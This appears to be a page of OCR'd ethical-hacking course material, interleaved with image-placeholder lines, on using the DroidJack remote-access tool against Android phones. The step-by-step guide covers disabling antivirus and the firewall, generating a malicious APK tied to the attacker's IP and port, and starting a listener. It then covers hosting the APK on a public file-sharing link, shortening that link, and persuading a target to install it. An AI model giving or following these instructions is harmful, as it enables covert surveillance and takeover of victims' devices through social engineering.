
Practical 2: Hacking Android OS using Droid jack


Description: In this practical you will learn how to do the activities that we did on previous practical but using another tool called a Droid jack. This tool comes with some advanced controlling features.

Note:


1. **Disable Malware defenses (AV programs) and Firewall before proceeding with this practical.**
2. **Droid jack is a Java-based application that requires the latest JRE.** Install java runtime environment (**JRE**) to run Droid jack application.

Step 1: Extract Droid jack archive. Double click on that executable (**Droidjack.jar**) to launch the Droid jack.







Step 2: Under **Generate APK** tab, enter necessary details (attacker's **IP address**, **port** number) and click on **Generate** button to create APK file.




Step 3: APK file will be saved in the Droid jack folder.







Step 4: Under **Devices**, enter **Port number** (assigned while APK creation) and click on **Off** button, which turns **ON** for listening to new connections.



Step 5: Visit https://send.firefox.com and upload the tezz.apk file saved in the Droid jack folder.




Step 6: This website generates a link from where anyone can download the malicious APK file over the internet.





- we can even shorten the link created by send.firefox.com using any online URL shortening services (http://tinyurl.com)
- Convince your target to download and install **tezz.apk.**


Step 7: If the target installs downloaded malicious APK file, the attacker can observe a new connection under **Devices** tab on Droid jack application wizard.

